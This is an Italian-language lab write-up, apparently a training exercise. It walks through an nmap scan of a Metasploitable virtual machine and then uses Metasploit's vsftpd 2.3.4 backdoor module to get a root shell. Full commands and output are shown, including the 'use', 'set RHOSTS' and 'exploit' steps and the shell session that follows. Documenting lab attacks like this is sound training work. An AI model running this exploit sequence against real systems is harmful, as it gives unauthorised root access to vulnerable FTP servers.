


S7 L1



EXPLOIT FTP META


Daniele Zizzi

EXPLOIT

Un exploit è un programma informatico, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità per provocare un certo comportamento nel software, nell'hardware o in qualsiasi dispositivo elettronico. Questi comportamenti possono includere l'assunzione del controllo di un sistema, la concessione di privilegi di amministratore a un intruso o l'avvio di attacchi di negazione del servizio (DoS o DDoS)




Ho effettuato una scansione con nmap in modalità aggressiva con 3-WayHandshake, per avere maggiore affidabilità nei dati ricevuti e visualizzare l'effettiva apertura del servizio FTP/21.



The screenshot shows a Kali Linux terminal window with the user 'daniele@kali'. The terminal displays the command `nmap -A -sT 192.168.1.149`. Below the terminal, a window titled 'Metasploit [In esecuzione] - Oracle VM VirtualBox' is open, showing the Metasploit framework's boot sequence. The Metasploit window displays the following text:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:86:bd:ae
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
```



The screenshot shows the output of the nmap scan in the Kali Linux terminal. The output is as follows:

```
(daniele@kali)-[~]
$ nmap -A -sT 192.168.1.149
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 14:38 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers
with --dns-servers
Nmap scan report for 192.168.1.149
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Avvio metasploit da kali, attraverso il comando
msfconsole.

Cerco l'exploit di cui ho bisogno attraverso il comando "search unix/ftp", unix perchè, appunto, la macchina che attaccheremo è basata su linux. FTP invece è il protocollo che ci interessa, eroga il servizio sulla porta 21 e serve per il trasferimento di file.

Possiamo notare 3 exploit possibili, avendo su meta VSFTPD 2.34, informazione ottenuta dalla scansione nmap, andremo ad utilizzare l'exploit 2.

```
msf6 > search unix/ftp

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution
1	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3c Backdoor Command Execution
2	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 2`, `use 2` or `use exploit/unix/ftp/vsftpd_234_backdoor`

[illegible]

Diciamo al tool di utilizzare l'exploit 2. Impostiamo l'ip della macchina vittima e poi visualizziamo le opzioni dell'exploit scelto, in modo da vedere se è configurato correttamente.

Lanciamo l'attacco attraverso il comando "exploit".

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/unix/interact):



| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|      |                 |          |             |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:38121 → 192.168.1.149:6200) at 2023-11-06 14:52:46 +0100
```

L'attacco bind shell, come possiamo notare dall'output, va a buon fine e la shell viene creata.

Pertanto lancio "ls", per visualizzare le cartelle presenti. Noto di trovarmi nella cartella di root, pertanto creo la cartella richiesta con il comando "mkdir test_metasploit". Lancio nuovamente "ls" e noto che la cartella è stata creata con successo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:38121 → 192.168.1.149:6200) at 2023-11-06 14:52:46 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```